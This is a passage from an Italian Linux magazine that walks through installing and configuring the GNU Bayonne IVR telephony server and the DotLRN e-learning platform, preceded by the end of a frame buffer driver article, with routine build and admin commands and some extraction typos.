Documentation/fb/internals.txt, descrive la struttura interna di un driver di frame buffer. drivers/video/skeletonfb.cè uno scheletro di driver. Non è possibile usarlo in pratica, come abbiamo fatto con *smallfb*, ma è molto ben commentato e copre anche argomenti come la selezione tra diversi tipi di pixel, che sono stati lasciati completamente fuori sia da smallfb sia dalla discussione. drivers/video/vfb.c è un driver realmente funzionante, che implementa un frame buffer virtuale. La sua virtualità sta nel non essere associato ad alcun dispositivo di visualizzazione, ma vive in memoria virtuale (allocata con vmalloc); il contenuto dello schermo virtuale può essere estratto con read o mmap.
È una buona palestra per sperimentare codice relativo al frame buffer sia in spazio kernel sia in spazio utente. Il modulo smallfb è disponibile, insieme con fbwrite per display a 16 e a 24 bit, all' indirizzo ***www.linux.it/kerneldocs/fb2/src.tar.gz***.

PARLA ALESSANDRO RUBINI, UNO DEGLI SVILUPPATORI DEL KERNEL

Alessandro Rubini è uno dei primi utenti italiani di GNU /Linux, si occupa del porting su sistemi custom, embedded e real time e nel networking low-level. Ha scritto numerosi articoli tecnici ed il libro “Linux Device Drivers” (con Jonathan Corbet editore di LWN.net) per la O'Reilly.(disponibile liberamente su ***www.oreilly.com /catalog/linuxdrive2***). È uno degli animatori più attivi nella scena del software libero in Italia ed è uno dei soci fondatori della sezione italiana della Free Software Foundation Europe.

Rete

UN PONTE TRA TELEFONIA E PC

Creare e configurare un sistema in grado di fornire servizi telefonici automatizzati, utile per realizzare call center, caselle di posta vocali, segreterie telefoniche remote e tanto altro

Per la realizzazione del progetto utilizzeremo un server IVR (*Interactive Voice Response*). Si tratta di un sistema interattivo di risposta vocale, cioè un'applicazione che si interfaccia con la comune rete telefonica, attraverso un particolare componente hardware ed interagisce con gli input che produce l'utente telefonico: pressione dei tasti sulla tastiera telefonica o input vocali. Il server interpreta le richieste effettuate dall'utente e fornisce le risposte relative in modo del tutto automatico. Le applicazioni che si possono sviluppare mediante un sistema di questo genere, nel campo dei servizi telefonici, sono molteplici:

- **segreteria telefonica remota** - è possibile creare una segreteria telefonica che permette di ascoltare i messaggi vocali registrati semplicemente attraverso una normale telefonata alla stessa segreteria.
  Se siete in viaggio all'estero e ricevete delle telefonate a casa, risponderà la segreteria telefonica che chiederà di lasciare un messaggio vocale. In ogni momento, potete ascoltare tutti i messaggi registrati, semplicemente chiamando la segreteria; il server IVR, riconoscerà il vostro numero e vi guiderà, attraverso un menu vocale, all'ascolto dei messaggi;

- **call center automatizzati** - il server IVR permette di creare, senza troppa difficoltà, un call center automatizzato che fornisce informazioni di ogni tipo.
  Ad esempio dovete creare un servizio informativo che distribuisce informazioni ripetitive; è possibile fornire tale servizio mediante un server IVR e dei file audio contenenti le registrazioni di tali informazioni. Gli esempi più diffusi di questo tipo di servizio sono i call center del "servizio clienti" delle compagnie telefoniche (190 di Vodafone, 155 di Wind, ecc.), ma anche i servizi telefonici offerti da alcune banche, i quali forniscono il saldo e altre informazioni relative al proprio conto corrente;

- **prenotazione attraverso il telefono** - un cinema, ad esempio, può offrire ai suoi clienti un servizio di prenotazione posti via telefono.Potete, per esempio, telefonare al cinema per prenotare una poltroncina; il server IVR che risponde vi introdurrà in un menu vocale che vi permetterà di scegliere il film, la sala, una zona di preferenza e altri dettagli.
  Una volta ultimata la prenotazione, verrà rilasciato un codice che presenterete in biglietteria quando arrivate al cinema;

- **sistema informativo per turisti** - in una località turistica è possibile creare una guida telefonica automatizzata per i visitatori, che fornisce loro informazioni relative a percorsi turistici, a monumenti e altre informazioni importanti. Può capitare di essere di fronte ad un monumento in una località turistica e voler conoscere delle informazioni a riguardo. Nei pressi del monumento ci sarà un cartello che indicherà un numero da chiamare e il codice relativo al monumento. Quando chiamate, il server IVR vi introdurrà in un menu vocale che vi consentirà di digitare il codice relativo al monumento; se il codice è corretto, ascolterete la descrizione;

- **casella di posta elettronica vocale** - servizio che permette di ascoltare i messaggi di posta elettronica ricevuti mediante una semplice telefonata.
  Quando siete in viaggio e non avete a disposizione un computer per poter leggere i vostri messaggi di posta elettronica. Basterà una semplice telefonata a casa; il server IVR riconoscerà il vostro numero e, attraverso un menu vocale, vi farà

non solo ascoltare i messaggi di posta elettronica, ma vi permetterà anche di eliminarli e molto altro.
Per questo tipo di servizio, il server I.V.R. dovrà essere affiancato da un sintetizzatore vocale che trasformerà il messaggio di posta in file audio.

- **sistema di sorveglianza telefonica** - il server IVR, affiancato da un rivelatore di presenza, può inoltrare una o più telefonate verso un determinato numero di utenti avvertendoli, ad esempio, di una intrusione in una zona di un edificio. Può succedere di essere fuori casa e un malintenzionato si introduce all'interno della vostra abitazione; i sensori di presenza segnaleranno l'intrusione al server IVR, il quale vi telefonerà (o telefonerà a più persone) avvertendovi dell'accaduto;

- **servizi gratuiti o a pagamento** - attraverso la numerazione a pagamento (899) è possibile creare servizi telefonici di vendita di beni e servizi; in questo modo si renderebbero completi i servizi di *"catalogo on-line"* e di *"prenotazione"*. Allo stesso modo è possibile realizzare un servizio gratuito attraverso la numerazione 800; la telefonata verso l'800 è a carico del proprietario del numero. L'esempio attualmente più diffuso di servizio a pagamento è la vendita di suonerie attraverso una telefonata all'899.
  Un esempio di servizio gratuito potrebbe essere l'informazione sul traffico.

IL NOME GNU BAYONNE

Il nome deriva dal "Bayonne bridge" di New York. In questo modo il suo creatore ha voluto evidenziare la funzione principale dell'applicativo, ovvero ha la possibilità di creare una comunicazione tra il mondo del computer e il mondo della telefonia.

IL SERVER IVR GNU BAYONNE

Si tratta di un server IVR (*Interactive Voice Response*) sviluppato sotto licenza GPL e rappresenta la soluzione Open Source per lo sviluppo di applicazioni vocali proposta dal progetto GNU. Il suo funzionamento è basato su uno script realizzato nel proprio linguaggio di programmazione: il *Ccscript.* Tale script conterrà le istruzioni che il server dovrà eseguire, ad esempio: il file audio da eseguire quando riceve una telefonata (*"benvenuto, questo è un servizio di prova"*), il file audio di menu (*"premi 1 per continuare o 2 per uscire"*), le istruzioni condizionali (se l'utente digita 1 allora <*azione1*> altrimenti, se l'utente digita 2 <*azione2*>), ecc..
Il *Ccscript* è un linguaggio di programmazione che possiede tutti i costrutti basilari per la programmazione e, inoltre, dispone di moduli per l'interazione con linguaggi esterni, tra cui Perl e Python e con database, ottenendo, quindi, potenzialità illimitate.
Le risorse principali, relative a GNU Bayonne presenti sul web sono il sito ufficiale **www.gnu.org/software/bayonne**, ed il sito italiano **www.bayonne.it** sui quali si possono trovare tutte le informazioni relative a questo potente strumento (news, downloads, documentazione, esempi di programmazione, how to, ecc.).

OTTENERE TUTTO IL NECESSARIO

Il materiale necessario per installare il server è reperibile nel sito ufficiale all'interno dell'area "Download". In alternativa è possibile utilizzare i pacchetti disponibili nel CD-DVD allegato alla directory ~/software/bayonne_1.2.14. I pacchetti indispensabili per l'installazione sono:

- GNU common C++
- GNU ccScript
- GNU ccAudio
- GNU bayonne

I primi tre pacchetti costituiscono le librerie sulle quali si basa il server. In particolare il primo, generalmente presente in ogni distribuzione, è il compilatore C realizzato all'interno del progetto GNU.

INSTALLAZIONE PASSO PASSO

Dopo aver scaricato tutti i pacchetti, procediamo con l'installazione; l'ordine è quello indicato nel box *"Ottenere tutto il necessario"*. L'esempio che segue illustra l'installazione del pacchetto *commoncpp2-1.x.x.tar.gz;* l'installazione degli altri pacchetti comporta le medesime istruzioni.
Dalla directory contenente il pacchetto eseguire

```
tar -xzvf commoncpp2-1.x.x.tar.gz
cd commoncpp2-1.x.x
./configure
make
make install
```

In generale, sia la compilazione sia l'installazione, non presentano problemi particolari (durante la compilazione del pacchetto *bayonne-1.2.x.x.tar.gz* potrebbero venire richiesti i moduli devel di Perl). Durante l'installazione verrà creato l'utente "bayonne", il quale interagirà (oltre a *"root"*) con il servizio bayonne, quando questo è in esecuzione. L'installazione termina qui, adesso è giunto il momento di interfacciare il sistema alla linea telefonica

INTERFACCIAMENTO CON LA LINEA TELEFONICA

Il collegamento alla rete telefonica avviene mediante un particolare componente hardware (in alcuni casi anche molto costoso) e i relativi driver, spesso proprietari. Tuttavia, per poter collaudare GNU Bayonne è possibile utilizzare il *"dummy"* driver che viene installato insieme agli altri componenti, il quale fornisce l'interfaccia API richiesta da GN.U Bayonne. Attraverso il driver *"dummy"* sarà possibile simulare una telefonata di un utente verso il server IVR utilizzando la comune tastiera del computer, l'ingresso (microfono) e l'uscita (altoparlanti) della scheda audio (generalmente associata al file di dispositivo */dev/dsp*); la tastiera simulerà il tastierino telefonico, mentre la scheda audio simulerà il microfono e l'auricolare del telefono.

ANALOGIE CON I SERVER WEB

Per capire il funzionamento di un sistema IVR lo si può associare al funzionamento di un web server:

Web Server

1. L'utente web, attraverso il browser, richiede una risorsa (ad esempio una pagina web) utilizzando un determinato indirizzo;
2. L'utente web naviga sulla pagina web mediante dei collegamenti ipertestuali (link);
3. Il web server interagisce con le risorse locali o quelle distribuite in rete (database, filesystem, ecc) per fornire i risultati richiesti;
4. L'utente web ottiene la risorsa che cercava.

IVR Server

1. L'utente telefonico, attraverso un normale telefono richiede una risorsa (esempio: un servizio di *call center*) utilizzando un numero telefonico;
2. L'utente telefonico naviga il menu vocale mediante la pressione dei tasti situati sulla tastiera del telefono;
3. L'IVR server interagisce con le risorse locali o quelle distribuite in rete (database, filesystem, ecc) per fornire i risultati richiesti

Il server IVR GNU Bayonne può sia ricevere sia inoltrare una telefonata grazie al canale telefonico (bidirezionale)

I FILE DI CONFIGURAZIONE

Affinché il servizio funzioni correttamente, è necessario procedere alla modifica di alcuni file:

- **/etc/bayonne.conf** - contiene le impostazioni proprie del sistema (driver utilizzato, impostazioni per il linguaggio di programmazione che si interfaccia al server, ecc.);
- **/etc/bayonne.sched** - contiene le specifiche di avvio dei vari servizi IVR controllati da GNU Bayonne.

Per utilizzare G.N.U. Bayonne con il *"dummy" driver* è necessario modificare due parametri sul file *.conf:* nella riga dove viene indicato il driver utilizzato bisogna inserire

```
driver=phonedev
```

ed eliminare *"phonedev"* per poi inserire *"dummy"* come segue:

```
driver=dummy
```

In questo modo il sistema utilizzerà il *"dummy"* driver. In alternativa, è possibile impostare il driver da riga di comando all'avvio del servizio aggiungendo l'opzione *-d* driveral comando di avvio. Il simbolo *";"* in testa ad una impostazione nel file di configurazione indica un commento (la riga è commentata e non viene processata dal servizio).

AVVIO E ARRESTO DEL SISTEMA

Facendo il punto della situazione abbiamo microfono ed altoparlanti collegati alla scheda audio ed abbiamo appena modificato il file di configurazione *bayonne.conf* per utilizzare il *"dummy"* driver. A questo punto possiamo avviare GNU Bayonne digitando da shell (con utente root):

```
/usr/local/sbin/bayonne -x
```

L'opzione *"-x"* non è indispensabile, ma serve a far generare più log al servizio; se si desidera un numero di log maggiore e più dettagliato è possibile avviare il servizio in *"trace mode"* attraverso il comando:

```
/usr/local/sbin/bayonne -trace
```

È possibile esaminare i log prodotti nel file */var/log/syslog* oppure */var/log/messages.*
Questi file contengono tutti i log prodotti dal sistema, quindi, per selezionare solamente quelli prodotti da GNU Bayonne digitare da shell:

```
grep bayonne /var/log/...
```

Per quanto riguarda l'arresto del servizio, è sufficiente digitare *Ctrl+C* sulla stessa shell, oppure, su un'altra finestra di shell (con utente root):

```
service bayonne stop
```

TEST DEL SERVIZIO

Una volta avviato il servizio, è già possibile simulare una telefonata, in quanto, con l'installazione di GNU Bayonne, viene reso disponibile uno script d'esempio. L'interazione con il server IVR avviene nel modo seguente:

- **barra spaziatrice** per eseguire una telefonata verso il server;
- **tasti numerici (0...9)**, * **e #** per simulare il tastierino telefonico;
- **tasto "H" (hang up)** per simulare la conclusione della telefonata;
- microfono e altoparlanti per simulare l'input e output vocali.

Per provare lo script d'esempio è sufficiente (se tutto è stato configurato correttamente) avviare il server e premere la barra spaziatrice; in questo momento stiamo telefonando al server IVR. Dopo aver premuto la barra, sulla shell compare un log che indica che l'input è stato ricevuto:

```
dummy0: step/star...
```

e si udirà dagli altoparlanti una voce registrata che, in lingua inglese, pronuncerà la frase: *"press 1 to play or 2 to record"* (premi 1 per ascoltare un file audio o 2 per registrarne uno). Il sistema, a questo punto, rimane in attesa di una selezione da parte dell'utente. Se viene digitato il tasto *"1"* sulla tastiera, la voce registrata pronuncerà la frase *"enter the three digits prompt you wish to play"*, ovvero chiede di inserire un codice di tre cifre che contraddistingue un file audio. Una volta digitato il codice, se il file esiste, viene fatto ascoltare mediante gli altoparlanti; nello script di prova non è stato gestito il caso in cui il file corrispondente al codice non esista, quindi l'errore è identificato da un solo messaggio di log:

```
prompts/<codice digitato>.au: cannot open
```

- Se viene digitato il tasto *"2"* sulla tastiera, la voce registrata chiederà di digitare un codice di tre cifre per nominare il file che si sta per registrare: *"enter the three digits prompt you wish to record"*. Una volta digitate le tre cifre, è possibile registrare un messaggio attraverso il microfono (la registrazione parte automaticamente dopo la pressione della terza cifra).

- Se viene digitato un tasto numerico diverso da *"1"* o *"2"*, il sistema riconoscerà un input errato e la voce elettronica lo comunicherà: *"you have selected an invalid value"* (hai selezionato un codice non valido).

- Se viene digitato il tasto *"H"*, la telefonata finirà immediatamente.

- Lo script di prova, in caso di attesa dell'utente, possiede un timeout di 60 secondi, dopodiché la telefonata viene fatta terminare.

- Se si va a controllare lo script che ha generato questo sistema di risposta automatica (*/usr/local/share/playrec.scr*) si può notare come, con circa cinquanta righe di codice Ccscript sia possibile realizzare una "segreteria telefonica rudimentale".

UN SEMPLICE SCRIPT

Creiamo ora un semplice script che vocalizzerà la data corrente all'utente telefonico. Prima di procedere, è necessario scaricare la libreria per ottenere la lingua italiana femminile *(ItalianF)*.
Dal server CVS ***http://cvs.sourceforge.net/viewcvs.py/bayonne/baybelcoice***. Sacricate tutti i file audio contenuti sulla cartella *"ItalianF"* e posizionateli all'interno della cartella */usr/local/share/bayonne/ItalianF* (sarà necessario creare la cartella *"ItalianF"*).
Per creare il nuovo script, bisognerà modificare il file /usr/local*/share/bayonne/playrec.scr*; per questo motivo è consigliato fare una copia di backup del file. Grazie al file */etc/bayonne.sched*, non è necessario modificare */usr/local/share/playrec.scr* per inserire un nuovo script, ma, per il momento, procediamo in questo modo.
Il codice da inserire sul file è il seguente:

```
set %session.voice ItalianF
speak &date %session.date
exit
```

- **set %session.voice ItalianF** imposta come lingua utilizzata *"ItalianF"*, ovvero la lingua italiana femminile;

- **speak &date** vocalizza una data, ed in particolare, *"speak &date %session.date"*, vocalizza la data odierna;

- **exit** è l'istruzione di chiusura dello script.

Dopo aver salvato il nuovo script, se il server era inattivo, è sufficiente avviarlo mentre, se il server non era attivo, è sufficiente eseguire il seguente comando da un'altra shell con utente root:


```
bayonne_control compile
```

A questo punto, possiamo testare lo script appena eseguito premendo la *"barra spaziatrice"*, quindi simulando una telefonata verso il server IVR.
Con sole tre righe di codice abbiamo creato un servizio telefonico che fornisce la data odierna. Sono disponibili altre lingue, oltre a quella italiana e quella inglese (ad esempio francese e russo), ma è necessario installare i pacchetti relativi.

pnfStudio snc
in collaborazione con Luca Bariani

COMPATIBILITÀ CON I SISTEMI TTS

Un sistema Text To Speech è un sintetizzatore vocale, ovvero un'applicazione che permette di trasformare un comune testo in un file audio; Text To Speech significa, appunto, da testo a linguaggio parlato. Un esempio classico di utilizzo di questi sistemi è sui programmi per persone non vedenti, i quali leggono (ovvero eseguono un file audio) il contenuto testuale delle pagine web. I TTS che si interfacciano con GNU Bayonne sono attualmente:

- **Flite** - ***www.speech.cs.cmu.edu/flite***. Attualmente con librerie che consentono la sintesi vocale solo in lingua inglese. Si interfaccia nativamente con GNU Bayonne;
- **Festival** - ***www.cstr.ed.ac.uk. /projects/festival***. Possiede librerie vocali in più lingue, tra cui quella italiana (***http://www.csrf.pd.cnr.. it/TTS/It-FESTIVAL-download.htm*** utilizzabile per fini non commerciali). Si interfaccia con G.N.U. Bayonne, ma non nativamente.
- **Theta** - ***http://cepstral.com***. Sistema per la sintesi vocale disponibile per Linux, ma attualmente non fornito in lingua italiana. Si interfaccia nativamente con il server IVR GNU Bayonne;

Database

A LEZIONE SUL WEB

Cambia il modo di studiare ma la comunità Open Source non si fa sorprendere, proponendo soluzioni potenti e flessibili come DotLRM per venire incontro alle esigenze dell'insegnamento a distanza

L'evoluzione della tecnologia ha provocato radicali cambiamenti nel modo di vivere comune. Tutti gli aspetti ne sono in qualche modo influenzati. Ovviamente, anche i metodi di insegnamento e apprendimento sfruttano a proprio vantaggio le nuove tecnologie dell'ICT, prima fra tutte il cosiddetto E-Learning. Le soluzioni oggi disponibili sono molteplici e alcune sono arrivate ad un buon livello di funzionalità e stabilità, ma ancora la strada sembra lunga per fare di queste uno strumento universalmente accettato ed utilizzato. In pratica una piattaforma di E-Learning è un ambiente, solitamente accessibile via web, attorno al quale ruotano tutte le problematiche classiche della didattica. Fra i vari componenti trovano posto moduli per la condivisione di file, documenti ed informazioni. Inoltre, sono sempre presenti funzionalità di calendario, agenda e news. Vengono spesso utilizzati i forum e le chat per far incontrare e confrontare i vari attori coinvolti in queste attività: docenti, tutor, studenti, amministratori del sistema, etc. In alcune implementazioni troviamo anche moduli che simulano esami e quiz, per valutare il grado di apprendimento raggiunto.
L'organizzazione del materiale è quella di un corso classico, quindi, proprio come avviene nella didattica tradizionale, ci saranno docenti, dispense, esami e moduli di valutazione. L'unica cosa che differenzia questo approccio è la possibilità di accedere a tutte queste risorse direttamente on-line, eliminando il vincolo di esssere presenti fisicamente in aula.

LA PROPOSTA OPEN SOURCE

La soluzione più complessa che l'ambiente OpenSource offre per l'E-Learning è senza dubbio quella sviluppata inizialmente al MIT chiamata DotLRN. Al momento le cifre ufficiali parlano di più di 250.000 utilizzatori e una diffuzione internazionale notevole sia nelle università sia nelle istituzioni governative. È nata anche una comunità di sviluppatori ed un consorzio che garantiscono un continuo sviluppo della piattaforma e una evoluzione nelle funzionalità così da soddisfare le diverse esigenze che il mercato richiede. Fra le varie funzionalità che troviamo in questa piattaforma di e-learning citiamo:

File Storage - È possibile gestire uno spazio dove archiviare file personali sia come singolo studente, che come docente e condividerli con tutti i partecipanti al corso o all'intera comunità;

Forum, Calendari, News - Il supporto di queste funzionalità è sempre presente negli strumenti di CMS ed ovviamente qui non poteva mancare;

Chat - Esiste un'applicazione interna che gestisce una chat per permettere agli utenti di confrontarsi e dialogare. È presente anche un modulo che supporta il protocollo Jabber.

PREPARIAMO IL SISTEMA

Iniziamo subito la nostra avventura con l'installazione di questa piattaforma. Per prima cosa è consigliabile creare una directory dove scaricare tutti i componenti necessari all'installazione, ad esempio:

```
mkdir /usr/local/src/dotlrn
```

Scompattiamo il file compresso con il comando:

```
tar xvzf dotlrn-2.1.1.tar.gz
```

Il primo passo veramente impegnativo che dobbiamo affrontare è l'installazione del server web di AOL, che come la documentazione suggerisce è meglio installare da CVS. Inoltre, serviranno

AMBITI DI UTILIZZO

La piattaforma DotLRN trova spazio in diverse organizzazioni sia pubbliche sia private, tutte ovviamente accomunate da un unico fine, l'insegnamento e l'apprendimento:

- supporto alle comunità di studio e ricerca;
- gestione di corsi di formazione online;
- sistemi di gestione dei contenuti CMS;
- supporto a comunità online.

Sul sito ufficiale è disponibile un interessante approfondimento di alcuni casi di studio che chiariscono come l'utilizzo di questa tecnologia ha portato a un miglioramento nella qualità del servizio e a un abbattimento dei costi.

alcuni software aggiuntivi per completare questo passo.
Il primo mattone da inserire è il supporto al linguaggio TCL con il supporto dei thread. Il modo più semplice è dare la seguente sequenza di comandi:

```
wget http://heanet.dl.sourceforge.net/sourceforge/tcl/tcl8.4.7-src.tar.gz
tar xvzf tcl8.4.7-src.tar.gz
cd tcl8.4.7/unix
./configure -enable-threads
make
make install
```

Dopo qualche minuto necessario per la compilazione, siamo pronti per installare uno dei pilastri della piattaforma, il Web server AOLServer. Diamo i seguenti comandi nella sequenza indicata

```
cd /usr/local/src
mkdir aolserver40r8
cd aolserver40r8
cvs -z3 -d:pserver:anonymous@cvs.sourceforge.net:/cvsroot/aolserver co -r aolserver_v40_r8 aolserver
cvs -z3 -d:pserver:anonymous@cvs.sourceforge.net:/cvsroot/aolserver co nscache
cvs -z3 -d:pserver:anonymous@cvs.sourceforge.net:/cvsroot/aolserver co nspostgres
cvs -z3 -d:pserver:anonymous@cvs.sourceforge.net:/cvsroot/aolserver co nssha1
cvs -z3 -d:pserver:anonymous@cvs.sourceforge.net:/cvsroot/aolserver co nsxml
wget http://www.tdom.org/files/tDOM-0.8.0.tar.gz
tar xvfz tDOM-0.8.0.tar.gz
```

OPENACS, MA DI COSA SI TRATTA?

OpenACS è la sigla che identifica Open Architecture Community Sistem, in pratica si tratta di una piattaforma di supporto per lo sviluppo di siti web e comunità online con il vantaggio di essere altamente scalabile e configurabile. Questa è la base di diversi progetti, fra cui appunto DotLRN. In effetti, per installare DotLRN è necessario seguire tutti i passi citati nella documentazione ufficiale di OpenACS, con l'accorgimento di utilizzare, in quelli finali, il pacchetto DotLRN e non quello ufficiale di OpenACS. Infatti DotLRN non è altro che l'ambiente OpenACS con l'aggiunta di una serie di moduli sviluppati ad hoc che implementano le funzionalità tipiche dell'e-learning.

DATABASE SUPPORTATI

Al momento è possibile usare Oracle e PostgreSQL. Per la prova utilizzeremo ovviamente il secondo che quindi andrà configurato opportunamente. Nella documentazione ufficiale è anche presente una sezione che descrive come aumentare le prestazioni del nostro database per sistemi di dimensioni maggiori.

Per chi non ha dimestichezza con il funzionamento di CVS basta sapere che in questo modo abbiamo scaricato i moduli necessari alla nostra installazione. La funzione specifica dei singoli moduli ci sarà chiara in seguito. Possiamo ora iniziare la compilazione. Per fare ciò eseguiamo i comandi:

```
cd /usr/local/src/aolserver40r8/aolserver
./configure --prefix=/usr/local/aolserver40r8 --with-tcl=/usr/local/lib/
make install
ln -s /usr/local/aolserver40r8 /usr/local/aolserver
ln -s /usr/local/aolserver40r8 /usr/local/aolserver
```

Abbiamo compilato il server, ma dobbiamo fare un po' di lavoro extra con i moduli esterni. L'ultimo link creato serve a semplificare le cose, visto che presumibilmente questa che stiamo compilando sarà l'unica istanza in esecuzione di questo server sulla nostra macchina. Diamo adesso i seguenti comandi così da compilare tutti i moduli che AOLServer richiede:

```
cd /usr/local/src/aolserver40r8/nscache
make install
cd ../nspostgres
make install POSTGRES=/usr/local/pgsql ACS=1 INST=/usr/local/aolserver40r8
cd ../nssha1
make
make install
cd ../tDOM-0.8.0/unix
../configure --enable-threads --disable-tdomalloc --prefix=/usr/local/aolserver40r8 --with-tcl=/usr/local/lib
make install
```

Siamo pronti per copiare lo script di avvio e garantire il supporto a PostgreSQL con i comandi

```
cd /usr/local/aolserver40r8/bin
cp /usr/local/src/dotlrn/dotlrn-2.1.1/packages
```

```
/acs-core-docs/www/files/nsd-postgres.txt
./nsd-postgres
chmod 755 nsd-postgres
```

A questo punto testiamo il lavoro fin qui svolto:

```
cd /usr/local/aolserver
chown -R root.nobody log servers
chmod -R g+w log servers
ls -l
echo "Welcome to AOLserver" > /usr/local/aolserver40r8
/servers/server1/pages/index.html
```

Abbiamo cambiato i permessi alle directory e creato una pagina di benvenuto perché questa non è prevista di default nell'installazione di AOLServer. Avviamo ora il servizio con il comando

```
./bin/nsd -t sample-config.tcl -u nobody -g nobody
```

Ovviamente appariranno dei messaggi di errore perché ancora la configurazione è parziale. Il server sarà ora in ascolto sulla porta 8000. Proviamo il tutto puntando il browser all'url ***http://localhost:8000***. Se tutto è andato bene apparirà una schermata simile a quella in figura 1. Arrestiamo ora il servizio e continuiamo.

```
killall nsd
```

INSTALLAZIONE DI DOTLRM

Prepariamo la directory che conterrà il servizio

```
mkdir /var/lib/aolserver
chgrp nobody /var/lib/aolserver
chmod 770 /var/lib/aolserver
```

Dobbiamo ora creare un utente di sistema che eseguirà il servizio. Chiamiamolo ad esempio *dotlrn1*

```
useradd dotlrn1
```

Posizioniamo il pacchetto dotlrn direttamente nella directory */var /lib/aolserver.* Spostiamoci nella nuova directory

```
cd /var/lib/aolserver
```

scompattiamo il tutto

```
tar xvzf dotlrn-2.1.1.tar.gz
```

rinominiamo e cambiamo i permessi

```
mv dotlrn-2.1.1 dotlrn1
chmod -R 755 dotlrn1
chown -R dotlrn1.dotlrn1 dotlrn
```

Siamo pronti per configurare PostgreSQL.





Fig. 1 • Test per la verifica del funzionamento di AOLServer

CONFIGURAZIONE DEL DATABASE POSTGRESQL

Da utente root eseguiamo i seguenti comandi

```
su - postgres
 createuser -a -d dotlrn1
exit
```

A questo punto creiamo un nuovo database

```
su - dotlrn1
createdb -E UNICODE dotlrn1
createlang plpgsql dotlrn1
exit
```

Dobbiamo ora impostare il servizio cron affinchè esegua il vacuum giornaliero per il nuovo database. Questo ci garantirà una migliore efficienza. Diamo il comando

```
crontab -e
```

e inseriamo le seguenti linee

```
0 1-23 * * * /usr/local/pgsql/bin/vacuumdb --analyze
dotlrn1 > /dev/null 2>&1
0 0 * * * /usr/local/pgsql/bin/vacuumdb --full --
analyze dotlrn1 > /dev/null 2>&1
```

ABILITIAMO IL SUPPORTO PER DOTLRM IN AOLSERVER

Effettuiamo l'accesso come utente *dotlrn1* e spostiamoci nella directory di configurazione

```
su - dotlrn1
cd /var/lib/aolserver/dotlrn1/etc
```

Editiamo il file *config.tcl,* modifichiamo l'impostazione *"server"* dove inseriremo *"dotlrn1"*. Modifichiamo anche lo script di partenza che si trova in */var/lib/aolserver/dotlrn1/etc/daemontools/run* e qui modifichiamo la linea di comando come riportato:

```
exec /usr/local/aolserver/bin/nsd-postgres -it /var/lib
/aolserver/dotlrn1/etc/config.tcl -u dotlrn1 -g nobody
```

A questo punto non ci resta che eseguire lo script:

```
/var/lib/aolserver/dotlrn1/etc/daemontool/run &
```

e puntiamo il browser all'url ***http://localhost:8000.*** Dopo aver inserito tutte le info clicchiamo in basso nella pagina per proseguire. Vedremo a video tutti i passi della creazione delle varie tabelle nel database. Alla fine della pagina, vedremo, una nota che ci avvisa che il server è stato riavviato e che dovrebbe ripartire da solo. Se il servizio non riparte, probabilmente è perché non abbiamo eseguito il comando come root, quindi rieseguiamo lo script di avvio. Questa è una piccola anomalia che non viene citata nella documentazione.

```
/var/lib/aolserver/dotlrn1/etc/daemontool/run &
```

IL PRIMO ACCESSO

Se non fosse già ripartito il servizio diamo nuovamente il comando

```
/var/lib/aolserver/dotlrn1/etc/daemontools/run &
```

e puntiamo il nostro browser su ***http://localhost:8000/dotlrn***.
Inseriamo ora l'email indicata come amministratore con la relativa password ed entriamo nel sistema.
Ci verrà chiesto se effettuare la registrazione come docente, studente, ospite o altro. Completeremo questa parte in un secondo momento. Diamo intanto un'occhiata alle funzioni di amministrazione. Dal menu orizzontale in alto scegliamo *Administration.* Compariranno una serie di link che ci permetteranno di gestire tutte le funzionalità.
In particolare la prima parte dei menu serve per iniziare ad utilizzare subito la piattaforma definendo nuovi utenti, corsi, classi, dipartimenti; mentre l'ultima voce consente di gestire tutte le impostazioni della piattaforma compresa l'installazione automatica di nuovi moduli e servizi che servono ad estendere le funzionalità di base del sistema.





Fig. 3 • Al primo avvio questa schermata ci permette di inserire le informazioni per ultimare l'installazione

GESTIONE DEL SISTEMA

Analizziamo un po' più a fondo i menu di gestione. Come esercizio cambiamo la lingua di default del sistema. Come prima cosa clicchiamo su *OpenACS Site Wide Administration.* Da lì scegliamo *Internationalization/Localization.* Apparirà una lista di scelte possibili. Clicchiamo sulla checkbox relativa all'italiano. Ci vorrà probabilmente qualche secondo prima che la pagina si aggiorni. Subito dopo clicchiamo in basso sul link *Change language.* Nella pagina successiva scegliamo dal menu a tendina la lingua italiana. A questo punto possiamo effettuare il logout e di nuovo il login, per vedere l'interfaccia in italiano. Ovviamente alcuni menu rimangono in inglese perché la traduzione non è completa.

AGGIUNTA DI UN NUOVO MODULO E CONFIGURAZIONE DI UNO ESISTENTE

Effettueremo per semplicità l'installazione di un nuovo modulo dalla rete. Allora sempre dal menu *OpenACS Site Wide Administration* scegliamo *Install Software* e dalla pagina che ci

